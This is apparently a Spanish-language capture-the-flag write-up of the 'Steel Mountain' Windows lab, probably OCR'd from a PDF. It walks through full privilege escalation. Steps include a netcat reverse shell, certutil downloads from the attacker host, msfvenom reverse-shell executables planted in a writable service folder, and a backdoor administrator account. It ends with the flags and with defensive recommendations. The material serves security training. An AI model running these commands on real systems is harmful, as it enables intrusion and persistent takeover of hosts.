
```
┌──(root㉿kali)-[/home/hmstudent]
└─# nc -lvp 443
listening on [any] 443 ...
10.10.45.19: inverse host lookup failed: Unknown host
connect to [10.13.72.228] from (UNKNOWN) [10.10.45.19] 49315
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\S
tartup>
```

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\S
tartup>whoami
whoami
steelmountain\bill

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\S
tartup>
```

Procedemos a encontrar la primer bandera

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\S
tartup>cd /users
cd /users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users

09/26/2019  10:29 PM    <DIR>
      .
09/26/2019  10:29 PM    <DIR>
      ..
09/26/2019  06:11 AM    <DIR>
     Administrator
09/27/2019  08:09 AM    <DIR>
     bill
11/11/2024  08:14 PM    <DIR>
     Public
               0 File(s)
    0 bytes
               5 Dir(s)  44,148,40
```


8,320 bytes free
C:\Users>cd bill
cd bill
C:\Users\bill>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
Directory of C:\Users\bill
09/27/2019 08:09 AM <DIR>
.
09/27/2019 08:09 AM <DIR>
..
09/26/2019 10:29 PM <DIR>
.groovy
09/27/2019 03:07 AM <DIR>
Contacts
09/27/2019 08:08 AM <DIR>
Desktop
09/27/2019 03:07 AM <DIR>
Documents
09/27/2019 03:07 AM <DIR>
Downloads
09/27/2019 03:07 AM <DIR>
Favorites
09/27/2019 03:07 AM <DIR>



b04763b6fcf51fcd7c13abc7db4fd365


4. Escalación de privilegios si/no

Vamos a intentar escalar al usuario Administrador, para eso verificamos que privilegios tiene el usuario Bill


```
C:\Users\bill\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled

C:\Users\bill\Desktop>
```

```
C:\Users\bill\Desktop>whoami /all
whoami /all

USER INFORMATION
----------------

User Name             SID
===================== ============================================
steelmountain\bill S-1-5-21-3029548963-3893655183-1231094572-1001

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enable
d group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enable
d group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enable
d group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enable
d group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enable
d group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enable
d group
```


Descargamos winPEAS es el que se usa para sistemas operativos Windows



Entramos a la herramienta **LOLBAS**



Procedemos a descargar el recurso **Certutil**



Copiamos los winPEAS que están en la carpeta de Downloads a la

carpeta steelMountain

```
┌──(root㉿kali)-[~]
└─# mv /home/kali/Downloads/winPEAS* /home/hmstudent/steelMountain/10.10.45.19/exploit/

┌──(root㉿kali)-[~]
└─# cd /home/hmstudent/steelMountain/10.10.45.19/exploit/

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# ls
jueves1.py  jueves.py  nc.exe  winPEAS.bat  winPEASx64.exe
```

Como estamos conectados por medio de un http.server al puerto 80 descargamos en la maquina Steel el winPEAS.exe

```
C:\Users\bill\Desktop>certutil.exe -urlcache -split -f http://10.13.72.228/winPEASx64.exe wp.exe
certutil.exe -urlcache -split -f http://10.13.72.228/winPEASx64.exe wp.exe
****  Online  ****
  000000  ...
  962a00
CertUtil: -URLCache command completed successfully.

C:\Users\bill\Desktop>
```

Como renombramos el winPEAS.exe a wp.exe ejecutamos el .exe y procedemos a realizar la enumeración

```
C:\Users\bill\Desktop>wp.exe
wp.exe
  [!] If you want to run the file analysis checks (search sensitive information in files), you need to specify th
e 'fileanalysis' or 'all' argument. Note that this search might take several minutes. For help, run winpeass.exe
  --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you sho
uld run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives
when looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control
\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
```

Copiamos la siguiente información que nos servirá para la escalada de privilegios

AdvancedSystemCareService9
C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC


Nos movemos al directorio IObit y verificamos que permisos tiene

```
C:\Program Files (x86)>cd iobit
cd iobit

C:\Program Files (x86)\IObit>icacls .
icacls .
. STEELMOUNTAIN\bill:(OI)(CI)(RX,W)
  NT SERVICE\TrustedInstaller:(I)(F)
  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(I)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
  BUILTIN\Administrators:(I)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(RX)
  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files

C:\Program Files (x86)\IObit>
```

Podemos comprobar que STEELMOUNTAIN tiene permisos de escritura y lectura.
Confirmamos que el usuario Bill tiene permisos para escribir en el directorio

```
C:\Program Files (x86)\IObit>echo "prueba" > prueba.exe
echo "prueba" > prueba.exe

C:\Program Files (x86)\IObit>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Program Files (x86)\IObit

11/12/2024  08:59 PM    <DIR>          .
11/12/2024  08:59 PM    <DIR>          ..
11/12/2024  07:20 PM    <DIR>          Advanced SystemCare
09/26/2019  09:35 PM    <DIR>          IObit Uninstaller
09/26/2019  07:18 AM    <DIR>          LiveUpdate
11/12/2024  08:59 PM                11 prueba.exe
               1 File(s)             11 bytes
               5 Dir(s)  44,123,836,416 bytes free

C:\Program Files (x86)\IObit>
```

Procedemos a crear una Reverse Shell




```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# msfvenom -p windows/x64/shell/reverse_tcp LHOST=10.13.72.228 LPORT=9001 -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: Advanced.exe

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─#
```

Pasamos a la maquina Steel el archivo Advanced

```
C:\Program Files (x86)\IObit>certutil.exe -urlcache -split -f http://10.13.72.22
8/Advanced.exe Advanced.exe
certutil.exe -urlcache -split -f http://10.13.72.228/Advanced.exe Advanced.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\IObit>
```

Comprobamos que al reiniciar el servicio AdvancedSystemCareService9
Logramos obtener una reverse shell

```
C:\Program Files (x86)\IObit>net stop AdvancedSystemCareService9 && net start Ad
vancedSystemCareService9
net stop AdvancedSystemCareService9 && net start AdvancedSystemCareService9
.
The Advanced SystemCare Service 9 service was stopped successfully.

The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.
```

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# nc -lvp 9001
listening on [any] 9001 ...
10.10.250.250: inverse host lookup failed: Unknown host
connect to [10.13.72.228] from (UNKNOWN) [10.10.250.250] 49398

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─#
```

Pero en lapso de unos minutos se desconecta

Como no nos funciona procedemos a crear nuevamente un Payload sin etapa, procedemos a eliminar el primer archivo Advanced

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# rm Advanced.exe

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# ls
jueves1.py  jueves.py  nc.exe  winPEAS.bat  winPEASx64.exe
```

Luego copiamos el nuevo script

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.72.228 LPORT=9001 -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: Advanced.exe

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# ls
Advanced.exe  jueves1.py  jueves.py  nc.exe  winPEAS.bat  winPEASx64.exe
```

Copiamos nuevamente el archivo Advanced a la maquina Steel certutil.exe -urlcache -split -f http://10.13.72.228/Advanced.exe Advanced.exe

```
C:\Program Files (x86)\IObit>certutil.exe -urlcache -split -f http://10.13.72.22
8/Advanced.exe Advanced.exe
certutil.exe -urlcache -split -f http://10.13.72.228/Advanced.exe Advanced.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\IObit>
```

Procedemos a iniciar el servicio AdvancedSystemCareService9 y obtenemos una sesión con el Administrador

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# nc -lvp 9001
listening on [any] 9001 ...
10.10.250.250: inverse host lookup failed: Unknown host
connect to [10.13.72.228] from (UNKNOWN) [10.10.250.250] 49416
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Creamos un usuario llamado jueves y le damos privilegios de administrador

```
C:\Windows\system32>net localgroup administrator jueves /add
net localgroup administrator jueves /add
System error 1376 has occurred.

The specified local group does not exist.


C:\Windows\system32>net localgroup administrators jueves /add
net localgroup administrators jueves /add
The command completed successfully.

C:\Windows\system32>
```

```
C:\Windows\system32>net user jueves clave1234..
net user jueves clave1234..
The command completed successfully.
```

Nos movemos de directorio al administrador y encontramos la segunda bandera **root.txt**

```
C:\Users>cd administrator
cd administrator

C:\Users\Administrator>cd desktop
cd desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

10/12/2020  11:05 AM    <DIR>          .
10/12/2020  11:05 AM    <DIR>          ..
10/12/2020  11:05 AM             1,528 activation.ps1
09/27/2019  04:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,123,791,360 bytes free

C:\Users\Administrator\Desktop>
```

9af5f314f57607c00fd09803a587db80

5. Banderas

Bandera1	b04763b6fcf51fcd7c13abc7db4fd365
Bandera2	9af5f314f57607c00fd09803a587db80

6. Herramientas usadas

Nmap	…
rpcclient	…
crackmapexec	
searchsploit	
mfconsole	
winPEAS	
LolBas	
msfvenom	
Reverse shell	

7. Conclusiones y Recomendaciones

Conclusiones del análisis:

1. Vulnerabilidades Críticas Identificadas:
   - El servidor ejecuta una versión vulnerable de Rejetto HFS (HTTP File Server 2.3)
   - El CVE-2014-6287 permitió la ejecución remota de código
   - Existencia de un servicio (AdvancedSystemCareService9) con permisos débiles
   - Posible falta de control en la ejecución de binarios como Certutil.exe
2. Cadena de Ataque:
   - Punto de entrada: Explotación de Rejetto HFS
   - Escalada de privilegios: Aprovechamiento del servicio AdvancedSystemCareService9
   - Uso de herramientas del sistema (LOLBAS) para evadir detecciones
   - Éxito en obtener privilegios de administrador

Recomendaciones:

1. Actualizaciones y Parches:
   - Actualizar o reemplazar Rejetto HFS a una versión actual
   - Mantener Windows Server 2012 con los últimos parches de seguridad
   - Considerar la migración a una versión más reciente de Windows Server

2. Control de Acceso:
   - Implementar una política estricta de control de acceso (AppLocker o similar)
   - Restringir el acceso a herramientas del sistema como Certutil.exe
   - Aplicar el principio de mínimo privilegio
3. Seguridad en Profundidad:
   - Implementar EDR (Endpoint Detection and Response)
   - Configurar reglas de firewall para limitar conexiones
   - Establecer políticas de contraseñas robustas
   - Realizar escaneos regulares de vulnerabilidades
4. Documentación y Procedimientos:
   - Mantener un inventario actualizado de software y servicios
   - Establecer procedimientos de respuesta a incidentes
   - Documentar cambios en la configuración del sistema
5. Configuración de Red:
   - Segmentar la red adecuadamente
   - Implementar IDS/IPS
   - Configurar reglas de firewall restrictivas

8. Matriz de Riesgo

Riesgo	Descripción	Impacto	Probabilidad	Nivel de Riesgo
R1	Vulnerabilidad Rejetto HFS	Alto	Alta	Crítico
R1	Servicio AdvancedSystemCare Mal Configurado	Alto	Alta	Crítico
R2	LOLBAS - Certutil.exe sin restricciones	Medio	Alta	Alto
R2	Windows Server 2012 Desactualizado	Alto	Media	Alto
R3	Falta de Monitoreo	Medio	Media	Medio
R3	Ausencia de EDR	Medio	Media	Medio
R4	Configuración Débil de Servicios	Bajo	Alta	Bajo